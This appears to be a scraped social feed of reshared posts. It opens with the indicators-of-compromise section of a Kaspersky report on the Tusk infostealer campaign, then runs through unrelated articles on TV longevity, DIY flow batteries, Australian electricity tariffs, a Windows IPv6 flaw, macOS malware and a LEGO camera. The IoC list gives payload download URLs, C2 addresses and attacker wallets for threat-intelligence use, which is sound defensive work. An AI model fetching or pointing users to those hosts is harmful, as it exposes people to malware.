PythonAnywhere website where these samples are hosted:

  • http[:]//testload.pythonanywhere.com/getbytes/s
  • http[:]//testload.pythonanywhere.com/getbytes/h

The hashes of the files in the new paths are already included in the IoCs list below.

Conclusion


The campaign uncovered in this report demonstrate the persistent and evolving threat posed by cybercriminals who are adept at mimicking legitimate projects to deceive victims. By exploiting the trust users place in well-known platforms, these attackers effectively deploy a range of malware designed to steal sensitive information, compromise systems, and ultimately achieve financial gain.

The reliance on social engineering techniques such as phishing, coupled with multistage malware delivery mechanisms, highlights the advanced capabilities of the threat actors involved. Their use of platforms like Dropbox to host initial downloaders, alongside the deployment of infostealer and clipper malware, points to a coordinated effort to evade detection and maximize the impact of their operations. The commonalities between different sub-campaigns and the shared infrastructure across them further suggests a well-organized operation, potentially tied to a single actor or group with specific financial motives. Our detailed analysis of the three active sub-campaigns, from the initial downloader routines to the final payloads, reveals a complex chain of attacks designed to penetrate both Windows and macOS environments.

In addition to the active sub-campaigns, the discovery of 16 inactive sub-campaigns highlights the dynamic and adaptable nature of the threat actor’s operations. These inactive sub-campaigns, which may represent either older campaigns that have been retired or new ones that have not yet been launched, illustrate the threat actor’s ability to rapidly create and deploy new malicious operations, targeting trending topics at the time of campaign. This rapid turnover suggests a well-resourced and agile adversary, capable of quickly shifting tactics and infrastructure to avoid detection and maintain the effectiveness of their campaigns. The presence of these dormant campaigns also indicates that the threat actor is likely to continue evolving their strategies, potentially reactivating these sub-campaigns or launching entirely new ones in the near future. This reinforces the need for continuous monitoring and proactive defense strategies to stay ahead of these evolving threats.

If your company has experienced a cybersecurity incident that requires an immediate response, contact Kaspersky Incident Response service.

Indicators of Compromise

URLs to third party services

URL
hxxp[:]//testload.pythonanywhere.com/getbytes/f
hxxp[:]//testload.pythonanywhere.com/getbytes/h
hxxp[:]//testload.pythonanywhere.com/getbytes/m
hxxp[:]//testload.pythonanywhere.com/getbytes/s
hxxps[:]//www.dropbox.com/scl/fi/cw6jsbp981xy88tzk3obm/updateload.rar?rlkey=87g969em599vnoslcglyo97fa&st=1p7dopsl&dl=1
hxxps[:]//www.dropbox.com/scl/fi/gvlceblluk9thfijhywu2/update.rar?rlkey=ch37ht5fdklng66t04r8h8kaa&st=sddqqvhz&dl=1
https[:]//www.dropbox.com/scl/fi/dcmq2ucpdcsz3zvpeg85i/mediafile.rar?rlkey=ck5oz8qzz6qtz2i6tl273gbf7&st=4t9ecvfd&dl=1
https[:]//www.dropbox.com/scl/fi/qcrl58lus5dmfqo203ly5/mediafile2.rar?rlkey=1hx6glacae5nwcq71nat8oww0&st=ox6nxk7m&dl=1

Network IoCs

Domain or IPDetails
46.8.238.240StealC C2 Server
77.91.77.200Download madHcCtrl files
23.94.225.177StealC C2 Server
89.169.52.59C2
81.19.137.7C2
194.116.217.148C2
85.28.47.139C2
tidyme.ioCampaign main domain
tidyme.appCampaign main domain
tidymeapp.ioCampaign main domain
runeonlineworld.ioCampaign main domain
voico.ioCampaign main domain
astrosounsports.shopInactive sub-campaign
batverssaports.shopInactive sub-campaign
dintrinnssports.shopInactive sub-campaign
dustfightergame.comInactive sub-campaign
edvhukkkmvgcct.shopInactive sub-campaign
gurunsmilrsports.shopInactive sub-campaign
izxxd.topInactive sub-campaign
partyroyale.funInactive sub-campaign
partyroyale.gamesInactive sub-campaign
partyroyaleplay.comInactive sub-campaign
partyroyaleplay.ioInactive sub-campaign
refvhnhkkolmjbg.shopInactive sub-campaign
sinergijiasport.shopInactive sub-campaign
supme.ioInactive sub-campaign
vinrevildsports.shopInactive sub-campaign
wuwelej.topInactive sub-campaign
1h343lkxf4pikjd.dadHosts malicious files (ex. Danabot)

Host IoCs


Hashes for malicious files

SHA256Verdict
0D877B9163241E6D2DF2779D54B9EDA8ABC909F022F5F74F084203134D5866E2HEUR:Trojan.Multi.Penguish.c
142B8D0080DB24246615059E4BADF439F68C2B219C68C7AC7F4D2FC81F5BB9C2UDS:Trojan.Win32.Penguish
1F3AA94FB9279137DB157FC529A8B7E6067CBD1FE3EB13C6249F7C8B4562958AUDS:Trojan.OLE2.Alien.gen
523D4EB71AF86090D2D8A6766315A027FDEC842041D668971BFBBBD1FE826722Trojan.Multi.Penguish.c
5535BF554C8314B500FB9F00D5BDEA0ADE884CB7C74536BDAAFA501361232E73UDS:Trojan.Win32.Penguish
592052016D9621EB369038007AB13B19632B7353FAFB65BD39268796D5237C8CUDS:Trojan-PSW.Win32.Stealer.gen
5E31073312AA132A5C138E3C978EE1F3802A786C23CDF3965BEE0D556B360932UDS:Trojan.Win32.Tusk.b
609129A9188CA3D16832594D44D746D7434E67A99C6DD20C1785AFACE9ED117DUDS:Backdoor.JS.Tusk.a
6B30A6026B7CC60A3CCE4DB9AE2461AF86C3A0EC81D29C3397CFAD69B7878754UDS:Backdoor.JS.Tusk.a
7587BE1D73DD90015C6200921D320FF0EDCEC19D7465B64D8AB8D12767C0F328UDS:Trojan.Win32.Strab.gen
7FBC872542B61D592EFF2AA402D9310DAFDB01F550226588E2D95050BAC434FCUDS:Trojan.Win32.Tusk.a
8265D6A8EB6C308A7B41CF60BA12F4A7E4616F6ACF2736EE42AADCFF336659E3UDS:Trojan.Win32.Tusk.a
B4B929362FB797F99F00B3E94B4BED796AE664A31A4DC5F507672687AD44322EUDS:DangerousObject.Multi.Generic
BAFA7DBE2A5DF97C8574824ABD2AE78FFA0991F916E72DEBC9FC65E593EC2EE8UDS:Trojan.Win32.Agentb.gen
D69A93DF6CAB86B34C970896181BB1B618317E29CA8B5586364256A1D02B7CCAHEUR:Trojan.Win32.Penguish.gen
DB4328DFBF5180273F144858B90CB71C6D4706478CAC65408A9D9DF372A08FC3Trojan.Win32.Tusk.c
F586B421F10B042B77F021463934CFEDA13C00705987F4F4C20B91B5D76D476CUDS:Trojan.Win32.Tusk.d
7B94558257FF060E0B30D08B3F51B0DF6A46458FD5A726F41A48EC5F5675DD8BHEUR:Trojan-PSW.Win32.Agent.gen
3E80405991C6FC66F90435472210E1479B646EAD3A92BD3F28FBA3DD9D640266Trojan.Win32.Tusk.a
F71BB213AE7ABE03E416C650185971C8470C9AB5670E1B2C516D903BC783715BHEUR:Trojan.Win32.Penguish.b
6CC3E6B74D2018CE3D86E6E9DF2846A14CC980E8F95779B3CE4E83BB1CCD72BDTrojan.JS.Tusk.a

Hashes for legitimate files used in the campaigns

SHA256
69A90665113BD73B30360D87F7F6ED2C789A90A67F3B6E86474E21273A64F699
B7D3BC460A17E1B43C9FF09786E44EA4033710538BDB539400B55E5B80D0B338
0891EDB0CC1C0208AF2E4BC65D6B5A7160642F89FD4B4DC321F79D2B5DFC2DCC
9D8547266C90CAE7E2F5F5A81AF27FB6BC6ADE56A798B429CDB6588A89CEC874
7D42E121560BC79A2375A15168AC536872399BF80DE08E5CC8B3F0240CDC693A
CE0905A140D0F72775EA5895C01910E4A492F39C2E35EDCE9E9B8886A9821FB1
4C33D4179FFF5D7AA7E046E878CD80C0146B0B134AE0092CE7547607ABC76A49
EA748CAF0ED2AAC4008CCB9FD9761993F9583E3BC35783CFA42593E6BA3EB393
934D882EFD3C0F3F1EFBC238EF87708F3879F5BB456D30AF62F3368D58B6AA4C
AE3CB6C6AFBA9A4AA5C85F66023C35338CA579B30326DD02918F9D55259503D5

Cryptocurrency wallet addresses

CryptoWallet Address
BTC1DSWHiAW1iSFYVb86WQQUPn57iQ6W1DjGo
BTCbc1qqkvgqtpwq6g59xgwr2sccvmudejfxwyl8g9xg0
ETH0xaf0362e215Ff4e004F30e785e822F7E20b99723A

securelist.com/tusk-infosteale…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Edge-Lit, Thin LCD TVs Are Having Early Heat Death Issues
poliverso.org/display/0477a01e…
Edge-Lit, Thin LCD TVs Are Having Early Heat Death Issues Canadian consumer goods testing site RTINGS has been subjecting 100 TVs to an accelerated TV longevity test, subjecting them so far to over 10,000 hours of on-time, equaling about six years of regular use in a US household. This test has shown a range of interesting issues and defects already, including for the


Edge-Lit, Thin LCD TVs Are Having Early Heat Death Issues

Canadian consumer goods testing site RTINGS has been subjecting 100 TVs to an accelerated TV longevity test, subjecting them so far to over 10,000 hours of on-time, equaling about six years of regular use in a US household. This test has shown a range of interesting issues and defects already, including for the OLED-based TVs. But the most recent issue which they covered is that of uniformity issues with edge-lit TVs. This translates to uneven backlighting including striping and very bright spots, which teardowns revealed to be due to warped reflector sheets, cracked light guides, and burned-out LEDs.

Excluding the 18 OLED TVs, which are now badly burnt in, over a quarter of the remaining TVs in the test suffer from uniformity issues. But things get interesting when contrasting between full-array local dimming (FALD), direct-lit (DL) and edge-lit (EL) LCD TVs. Of the EL types, 7 out of 11 (64%) have uniformity issues, with one having outright failed and others in the process of doing so. Among the FALD and DL types the issue rate here is 14 out of 71 (20%), which is still not ideal after a simulated 6 years of use but far less dramatic.
Cracks in the Samsung AU8000's Light Guide Plate (Credit: RTINGS)Cracks in the Samsung AU8000’s Light Guide Plate (Credit: RTINGS)
As part of the RTINGS longevity test, failures and issues are investigated and a teardown for analysis, and fixing, is performed when necessary. For these uniformity issues, the EL LCD teardowns revealed burned-out LEDs in the EL LED strips, with cracks in the light-guide plate (LGP) that distributes the light, as well as warped reflector sheets. The LGPs are offset slightly with plastic standoffs to not touch the very hot LEDs, but these standoffs can melt, followed by the LGP touching the hot LEDs. With the damaged LGP, obviously the LCD backlighting will be horribly uneven.

In the LG QNED80 (2022) TV, its edge lighting LEDs were measured with a thermocouple to be running at a searing 123 °C at the maximum brightness setting. As especially HDR (high-dynamic range) content requires high brightness levels, this would thus be a more common scenario in EL TVs than one might think. As for why EL LCDs still exist since they seem to require extreme heatsinking to keep the LEDs from melting straight through the LCD? RTINGS figures it’s because EL allows for LCD TVs to be thinner, allowing them to compete with OLEDs while selling at a premium compared to even FALD LCDs.

youtube.com/embed/wiO4b37RsIk?…


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Open Source Residential Energy Storage
poliverso.org/display/0477a01e…
Open Source Residential Energy Storage Battery news typically covers the latest, greatest laboratory or industry breakthroughs to push modern devices further and faster. Could you build your own flow battery fbrc.codeberg.page/rfb-dev-kit… stationary storage for home-built solar and wind rigs though?Based on the concept of appropriate dualpower.supply/posts/motivat…


Open Source Residential Energy Storage

An L-shaped orange mounting structure with two white reservoirs on top, a set of pumps on the outer bottom edges, and a membrane cell bolted together in the center. The parts are connected by a series of transparent tubes.

Battery news typically covers the latest, greatest laboratory or industry breakthroughs to push modern devices further and faster. Could you build your own flow battery stationary storage for home-built solar and wind rigs though?

Based on the concept of appropriate technology, the system from the Flow Battery Research Collective will be easy to construct, easy to maintain, and safe to operate in a residential environment. Current experiments are focusing on Zn/I chemistry, but other aqueous chemistries could be used in the future. Instead of an ion exchange membrane, the battery uses readily attainable photo paper and is already showing similar order of magnitude performance to lab-developed cells.

Any components that aren’t off-the-shelf have been designed in FreeCAD. While they can be 3D printed, the researchers have found traditional milling yields better results which isn’t too surprising when you need something water-tight. More work is needed, but it is promising work toward a practical, DIY-able energy storage solution.

If you’re looking to build your own open source wind turbine or solar cells to charge up a home battery system, then we’ve got you covered. You can also break the chains of the power grid with off-the-shelf parts.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Austraila’s Controlled Loads Are In Hot Water
poliverso.org/display/0477a01e…
Austraila’s Controlled Loads Are In Hot Water Australian grids have long run a two-tiered pricing scheme for electricity. In many jurisdictions, regular electricity was charged at a certain rate. Meanwhile, you could get cheaper electricity for certain applications if your home was set up with a “controlled load.” Typically, this involved high energy equipment like pool heaters or hot


Austraila’s Controlled Loads Are In Hot Water

Australian grids have long run a two-tiered pricing scheme for electricity. In many jurisdictions, regular electricity was charged at a certain rate. Meanwhile, you could get cheaper electricity for certain applications if your home was set up with a “controlled load.” Typically, this involved high energy equipment like pool heaters or hot water heaters.

This scheme has long allowed Australians to save money while keeping their water piping-hot at the same time. However, the electrical grid has changed significantly in the last decade. These controlled loads are starting to look increasingly out of step with what the grid and the consumer needs. What is to be done?

Controlled What Now?

Hot water heaters can draw in excess of 5 kW for hours on end when warming up. Electrical authorities figured that it would be smart to take this huge load on the grid, and shift it to night time, a period of otherwise low demand. Credit: Lewin Day
In Australia, the electricity grid has long relied on a system of “controlled loads” to manage the energy demand from high-consumption appliances, particularly electric hot water heaters. These controlled loads were designed to take advantage of periods when overall electricity demand was lower, traditionally at night. By scheduling energy-intensive activities like heating water during these off-peak hours, utilities could balance the load on the grid and reduce the need for additional power generation capacity during peak times. In turn, households would receive cheaper off-peak electricity rates for energy used by their controlled load.

This system was achieved quite simply. Households would have a special “controlled load” meter in their electrical box. This would measure energy use by the hot water heater, or whatever else the electrical authority had allowed to be hooked up in this manner. The controlled load meter would be set on a timer so the attached circuit would only be powered in the designated off-peak times. Meanwhile, the rest of the home’s electrical circuits would be connected to the main electrical meter which would provide power 24 hours a day.

By and large, this system worked well. However, it did lead to more than a few larger families running out of hot water on the regular. For example, you might have had a 250 liter hot water heater. Hooked up as a controlled load, it would heat up overnight and switch off around 7 AM. Two or three showers later, the hot water heater would have delivered all its hot water, and you’d be stuck without any more until it switched back on at night.

Historically, most electric hot water heaters were set to run during the low-demand night period, typically after 10 PM. Historically, the demand for electricity was low at this time, while peak demand was in the day time. It made sense to take the huge load from everyone’s hot water system, and move all that demand to the otherwise quiet night period. This lowered the daytime peak, reducing demand on the grid, in turn slashing infrastructure and generation costs. It had the effect of keeping the demand curve flatter throughout the whole 24-hour period.

This strategy was particularly effective in a grid predominantly powered by coal-fired power stations, which operated most efficiently when running continuously at a stable output. By shifting the hot water heating load to nighttime, utilities could maintain a more consistent demand for electricity throughout the day and night, reducing the need for sudden increases in generation capacity during peak times.

Everything Changed


The Australian grid now sees large peaks in solar generation during the day. Credit: APVI.org.au via screenshot
However, the energy landscape in Australia has undergone a significant transformation in recent years. This has been primarily driven by the rapid growth of renewable energy sources, particularly home solar generation. As a result, the dynamics of electricity supply and demand have changed, prompting a reevaluation of the traditional approach to controlled loads.

Renewable energy has completely changed the way supply and demand works in the Australian grid. These days, energy is abundant while the sun is up. During the middle of the day, wholesale energy prices routinely plummet below $0.10 / kWh as the sun bears down on thousands upon thousands of solar panels across the country. Energy becomes incredibly cheap. Meanwhile, at night, energy is now very expensive. The solar panels are all contributing nothing, and it becomes the job of coal and gas generators to carry the majority of the burden. Fossil fuels are increasingly expensive, and spikes in the wholesale price are not uncommon, at times exceeding $10 / kWh.

Solar power generation peaks are now so high that Australian cities often produce more electricity than is needed to meet demand. This excess solar energy has led to periods where electricity prices can be very low, or even negative, due to the abundance of renewable energy on the grid. As a result, there is a growing argument that it now makes more sense to shift controlled loads, such as hot water heaters, to run during the daytime rather than at night.
The rise of home solar generation has created unexpected flow-on effects for Australia’s power grid. Credit: Wayne National Forest, CC BY 2.0
Shifting controlled loads to the daytime would help absorb the surplus solar energy. This would reduce the need for grid authorities to kick renewable generators off the grid in times of excess. It would also help mitigate the so-called “duck curve” effect, where the demand for electricity sharply increases in the late afternoon and early evening as solar generation declines, leading to a steep ramp-up in non-renewable generation. By using excess solar energy to power controlled loads during the day, the overall demand on the grid would be more balanced, and the reliance on fossil fuels during peak times could be reduced.

Implementing this shift would require adjustments to the current tariff structures and perhaps the installation of smart meters capable of dynamically managing when controlled loads are activated based on real-time grid conditions. In a blessed serendipity, some Australian states—like Victoria—have already achieved near-100% penetration of smart meters. Others are still in the process of rollout, aiming for near 100% coverage by 2030. While these changes would involve some initial investment, the long-term benefits, including greater integration of renewable energy, reduced carbon emissions, and potentially lower electricity costs for consumers, make it a compelling option.

Fundamentally, it makes no sense for controlled loads to continue running as they have done for decades. Millions of Australians are now paying to heat their water during higher-demand periods where energy is more expensive. This can be particularly punitive for those on regularly-updated live tariffs that change with the current wholesale energy price. Those customers will sit by, watching cheap solar energy effectively go to waste during a sunny day, before their water heater finally kicks at night when the coal generators are going their hardest.

While the traditional approach to controlled loads in Australia has served the grid well in the past, the rise of renewable energy has changed things. The abundance of solar generation necessitates a rethinking of when these loads are scheduled. By shifting the operation of controlled loads like hot water heaters to the daytime, Australia can make better use of its abundant renewable energy resources, improve grid stability, and move closer to its sustainability goals. It’s a simple idea that makes a lot of sense. Here’s waiting for the broader power authorities to step up and make the change.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Un grave bug di sicurezza su Microsoft Windows con Score 9.8 di tipo “Wormable” porta all’RCE
poliverso.org/display/0477a01e…
Un grave bug di sicurezza su Microsoft Windows con Score 9.8 di tipo “Wormable” porta all’RCE Microsoft ha avvisato gli utenti di una vulnerabilità redhotcyber.com/post/vulnerabi… critica TCP/IP che consente l’esecuzione di codice remoto ( RCE ) su tutti i


Un grave bug di sicurezza su Microsoft Windows con Score 9.8 di tipo “Wormable” porta all’RCE

Microsoft ha avvisato gli utenti di una vulnerabilità critica TCP/IP che consente l’esecuzione di codice remoto ( RCE ) su tutti i sistemi Windows con IPv6 abilitato per impostazione predefinita.

Si tratta del CVE-2024-38063 (punteggio CVSS: 9,8), una vulnerabilità di Integer Underflow che può essere sfruttata dagli aggressori per causare un buffet overflow ed eseguire codice arbitrario su sistemi Windows 10, Windows 11 e Windows Server vulnerabili. Il bug è stato scoperto da un ricercatore di sicurezza del Kunlun Lab conosciuto con lo pseudonimo di XiaoWei.

XiaoWei ha sottolineato che, data la gravità della minaccia, non rivelerà ulteriori dettagli nel prossimo futuro. Il ricercatore ha inoltre osservato che il blocco di IPv6 attraverso il firewall locale di Windows non impedirà lo sfruttamento della vulnerabilità, poiché il bug viene attivato prima che il firewall elabori i pacchetti.

Microsoft ha spiegato nella sua comunicazione ufficiale che gli aggressori possono sfruttare il bug da remoto inviando ripetutamente pacchetti IPv6 appositamente predisposti. Il problema è caratterizzato da una bassa complessità di sfruttamento, che aumenta la probabilità del suo utilizzo negli attacchi. L’azienda ha notato che vulnerabilità simili sono state in passato oggetto di attacchi, il che rende questo errore particolarmente attraente per gli aggressori.

Per coloro che non possono installare immediatamente gli ultimi aggiornamenti di sicurezza, Microsoft consiglia di disattivare IPv6 per ridurre il rischio di attacchi. Tuttavia, l’azienda avverte che la disattivazione di IPv6 potrebbe causare il malfunzionamento di alcuni componenti di Windows , poiché il protocollo è una parte obbligatoria del sistema operativo.

Trend Micro ha definito ilCVE-2024-38063 una delle vulnerabilità più gravi risolte da Microsoft nell’ambito dell’attuale aggiornamento di sicurezza. L’azienda ha sottolineato che la vulnerabilità ha lo status di “wormable“, il che significa che può diffondersi tra i sistemi senza l’interazione dell’utente, in modo simile ai worm informatici. Trend Micro ha inoltre ricordato che IPv6 è abilitato per impostazione predefinita su quasi tutti i dispositivi, il che rende difficile prevenire gli attacchi.

L'articolo Un grave bug di sicurezza su Microsoft Windows con Score 9.8 di tipo “Wormable” porta all’RCE proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

Apple non è sinonimo di Sicurezza! Il Cybercrime sempre più interessato al Malware per macOS
poliverso.org/display/0477a01e…
Apple non è sinonimo di Sicurezza! Il Cybercrime sempre più interessato al Malware per macOS I dispositivi che eseguono macOS stanno diventando sempre più dei bersagli da parte degli aggressori. La società di cyber intelligence Intel 471 ha identificato più di 40 gruppi redhotcyber.com/post/la-storia…


Apple non è sinonimo di Sicurezza! Il Cybercrime sempre più interessato al Malware per macOS

I dispositivi che eseguono macOS stanno diventando sempre più dei bersagli da parte degli aggressori. La società di cyber intelligence Intel 471 ha identificato più di 40 gruppi di hacker criminali interessati a malware ed exploit per la piattaforma Apple.

Dall’anno scorso, almeno 21 gruppi hanno cercato opportunità di acquistare malware per macOS, alcuni dei quali interessati a servizi per distribuire il malware esistente. Lo stesso numero di hacker sta già attaccando attivamente il sistema.

Secondo gli esperti di Intel 471 , il crescente interesse dei criminali si spiega con l’aumento della quota di mercato dei prodotti dell’azienda, soprattutto tra le piccole e medie imprese.

Nonostante l’alta qualità dei prodotti Apple, tali prodotti non sono sempre sicuri. Gli utenti Mac dovrebbero rimanere vigili contro una serie di minacce poiché gli aggressori sono costantemente alla ricerca di modi nuovi e più sofisticati per penetrare nei loro sistemi”, avvertono i ricercatori.

Patrick Wardle, creatore di un sito di sicurezza per Mac e di un toolkit chiamato Objective-See, ha anche osservato che la quantità di nuovi malware che prendono di mira i sistemi Apple nel 2023 è raddoppiata rispetto al 2022. E la società Group-IB ha registrato un aumento di cinque volte delle vendite clandestine relative al malware per macOS.

Il tipo più comune di malware sui Mac sono gli infostealer: programmi progettati per rubare credenziali, cookie di sessione e altre informazioni riservate. I criminali vendono successivamente i dati raccolti in lotti nei forum illegali.

Abbiamo visto alcuni aggressori condurre ricerche sulla richiesta di stealer per macOS“, ha affermato Intel 471 in un rapporto. Nel maggio 2023, hanno registrato un hacker con lo pseudonimo di “Callisto” che chiedeva alla comunità se qualcuno fosse interessato a uno “stealer con funzionalità simili a RedLine , rivolto ai sistemi macOS.” Ha chiesto anche pareri su possibili caratteristiche e prezzi. RedLine raccoglie informazioni dai browser, comprese credenziali di accesso, moduli di compilazione automatica e informazioni sulla carta di credito.

Anche altre famiglie popolari di malware forniti come servizio, come Atomic Stealer e ShadowVault, sono state offerti nei forum da vari gruppi di hacker. La loro funzionalità include principalmente lo svuotamento dei portafogli di criptovaluta.

Sebbene il ransomware su macOS non sia comune come altri tipi di malware, gli aggressori si stanno lentamente rendendo conto del suo potenziale. Secondo Moonlock , una divisione di MacPaw, ransomware e trojan di accesso remoto (RAT) rappresentavano circa il 15% di tutti gli strumenti dannosi destinati agli utenti macOS nel 2023.

Nel 2023 gli aggressori hanno sfruttato attivamente numerose vulnerabilità realizzando attacchi reali. Ad esempio, diverse vulnerabilità ad alto rischio sono state sfruttate da operatori di spyware tra cui Cytrox e Pegasus. Uno degli hacker ha addirittura messo in vendita l’exploit per 2,7 milioni di dollari.

L'articolo Apple non è sinonimo di Sicurezza! Il Cybercrime sempre più interessato al Malware per macOS proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Help The LEGO Camera Become a Reality
poliverso.org/display/0477a01e…
Help The LEGO Camera Become a Reality Some time over a year ago, we told you about a camera. Not just any camera, but a fully-functional 35mm film camera made entirely of LEGO, and with a pleasingly retro design into the bargain. It’s the work of [Zung92], and it can be found on the LEGO Ideas website ideas.lego.com/projects/873670… might now be asking


Help The LEGO Camera Become a Reality

Some time over a year ago, we told you about a camera. Not just any camera, but a fully-functional 35mm film camera made entirely of LEGO, and with a pleasingly retro design into the bargain. It’s the work of [Zung92], and it can be found on the LEGO Ideas website.

You might now be asking why we’re talking about it again so soon, and the answer comes in its approaching the deadline for being considered by LEGO for a set. Projects on the Ideas website move forward when they achieve 10,000 supporters, and this one’s just shy of 8,000 with a month to go. We like this project and we think it deserves to see the light of day, and perhaps with your help it can.

When we covered this project last time we lamented the lack of technical detail, so we’re pleased to see a glimpse inside it as part of a manual uploaded to the updates page. We’d be the first to remark that with its LEGO part plastic lens and quarter-frame pictures it won’t be the best camera ever, but that’s hardly the point. Cameras like this one are a challenge, and it seems as though this one is perfect for the competition with a difference.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

L’Italia sempre indietro nella Cybersecurity! Ma Purtroppo non è una Novità
poliverso.org/display/0477a01e…
L’Italia sempre indietro nella Cybersecurity! Ma Purtroppo non è una Novità Il mercato del lavoro in Italia nel settore della cybersecurity sta vivendo una fase di raffreddamento preoccupante. Secondo una ricerca condotta dal LinkedIn Economic Graph, tra maggio 2021 e maggio 2024 (portatohttps://www.linkedin.com/posts/stefanomele_lavoro-italia-cybersecuri


L’Italia sempre indietro nella Cybersecurity! Ma Purtroppo non è una Novità

Il mercato del lavoro in Italia nel settore della cybersecurity sta vivendo una fase di raffreddamento preoccupante. Secondo una ricerca condotta dal LinkedIn Economic Graph, tra maggio 2021 e maggio 2024 (portato all’attenzione in un post di Stefano Mele),la domanda di esperti in cybersicurezza si è ridotta del 10,4% all’anno.

Questo fa dell’Italia il paese con la maggiore contrazione tra quelli analizzati, con solo la Francia vicina a un calo simile. Paesi come la Germania e il Brasile, al contrario, hanno visto crescere la domanda rispettivamente del 11%.

Questo dato evidenzia una preoccupante mancanza di consapevolezza riguardo all’importanza della cybersecurity in un Paese dove il cybercrime è in forte espansione e la frequenza degli incidenti continua a crescere, specialmente in settori critici come quello sanitario. Nonostante l’incremento degli attacchi, l’Italia sembra sottovalutare la necessità di rafforzare le proprie difese informatiche, esponendo ulteriormente le proprie infrastrutture a gravi rischi.

Mentre altrove si investe in risorse umane per proteggere infrastrutture critiche e dati sensibili, l’Italia sembra non cogliere l’urgenza della situazione. L’Italia è quindi a rischio di rimanere indifesa di fronte alle crescenti minacce informatiche.

Una minaccia informatica che non decresce


Gli attacchi cyber non solo continuano a crescere in numero spostando masse di giovani all’interno del cybercrime, ma stanno diventando anche più mirati e dannosi. In un panorama simile, la riduzione di professionisti qualificati rappresenta un grave rischio.

L’introduzione di tecnologie avanzate come l’Intelligenza Artificiale generativa forse potrà rivoluzionare il mercato del lavoro nella cybersecurity, automatizzando funzioni che richiedendo competenze specializzate. Tuttavia, questo non riduce l’importanza degli esperti di cybersecurity. Anzi, la loro presenza è cruciale a tutti i livelli, dalle strategie di sicurezza di alto livello alle materie tecnico specialistiche. La protezione delle aziende e delle infrastrutture critiche dello Stato dipende in modo crescente da questi professionisti, rendendoli indispensabili per la sicurezza nazionale.

Un trend in costante crescita


L’Italia costantemente viene colpita da minacce informatiche su tutti i fronti. Dagli attacchi ransomware a truffe online, fino ad arrivare ai sofisticati attacchi APT. Un report recente di TrendMicro porta all’attenzione che l’Italia è il paese più colpito dal malware di tutta l’europa e il report Dark Mirror di Red Hot Cyber sul fenomeno del ransomware, il trend risulta sempre in crescita, anche se da verificare l’andamento per il 2024.

Senza considerare l’aumento della minaccia verso il settore sanitario, che in Italia è particolarmente vulnerabile a causa di difese ancora insufficienti. Questo comparto, cruciale per la sicurezza nazionale, richiede interventi urgenti per rafforzare le sue protezioni contro attacchi sempre più sofisticati. La situazione attuale evidenzia la necessità di un impegno significativo per migliorare le infrastrutture di sicurezza, garantendo così una maggiore resilienza del sistema sanitario italiano di fronte alle crescenti minacce informatiche.

Abbiamo chiesto un commento a Massimiliano Brolli, fondatore della community di Red Hot Cyber che ha riportato quanto segue. “Il problema centrale in Italia è la mancanza di consapevolezza che la cybersecurity non è un elemento accessorio, ma un fattore abilitante per il business. Limitarsi a implementare soluzioni a scaffale senza investire nelle persone e nelle competenze necessarie è una strategia perdente. Gli esperti ci sono, ma spesso i migliori professionisti, non trovando un ambiente virtuoso e stimolante, un coerente stipendio cercano opportunità all’estero. Questo crea un circolo vizioso in cui il Paese perde risorse preziose, anche in termini di sicurezza nazionale, rimanendo sempre più esposto a rischi informatici crescenti. Se l’Italia non inizia a valorizzare la cybersecurity come un asset strategico, e non investe nelle persone che possono renderla efficace, continuerà a rimanere indifesa. È essenziale comprendere che la sicurezza informatica non si risolve con soluzioni immediate, ma con un approccio strutturato e virtuoso che coinvolge competenze specialistiche e strategiche a tutti i livelli.”

In definitiva, mentre altri paesi si preparano ad affrontare le sfide future, l’Italia rischia di rimanere indietro, con gravi conseguenze per la sua sicurezza digitale.

Ma questo sembra un ritornello che stiamo ascoltando da diversi anni non è vero?

L'articolo L’Italia sempre indietro nella Cybersecurity! Ma Purtroppo non è una Novità proviene da il blog della sicurezza informatica.


The Privacy Post reshared this.

The Privacy Post ha ricondiviso questo.

The media in this post is not displayed to visitors. To view it, please go to the original post.

Unusual Tool Gets an Unusual Repair
poliverso.org/display/0477a01e…
Unusual Tool Gets an Unusual Repair In today’s value-engineered world, getting a decade of service out of a cordless tool is pretty impressive. By that point you’ve probably gotten your original investment back, and if the tool gives up the ghost, well, that’s what the e-waste bin is for. Not everyone likes to give up so easily, though, which results in clever repairs like the one that brought


Unusual Tool Gets an Unusual Repair

In today’s value-engineered world, getting a decade of service out of a cordless tool is pretty impressive. By that point you’ve probably gotten your original investment back, and if the tool gives up the ghost, well, that’s what the e-waste bin is for. Not everyone likes to give up so easily, though, which results in clever repairs like the one that brought this cordless driver back to life.

The Black & Decker “Gyrodriver,” an interesting tool that is controlled with a twist of the wrist rather than the push of a button, worked well for [Petteri Aimonen] right up until the main planetary gear train started slipping thanks to stripped teeth on the plastic ring gear. Careful measurements of one of the planetary gears to determine parameters like the pitch and pressure angle of the teeth, along with the tooth count on both the planet gear and the stripped ring.

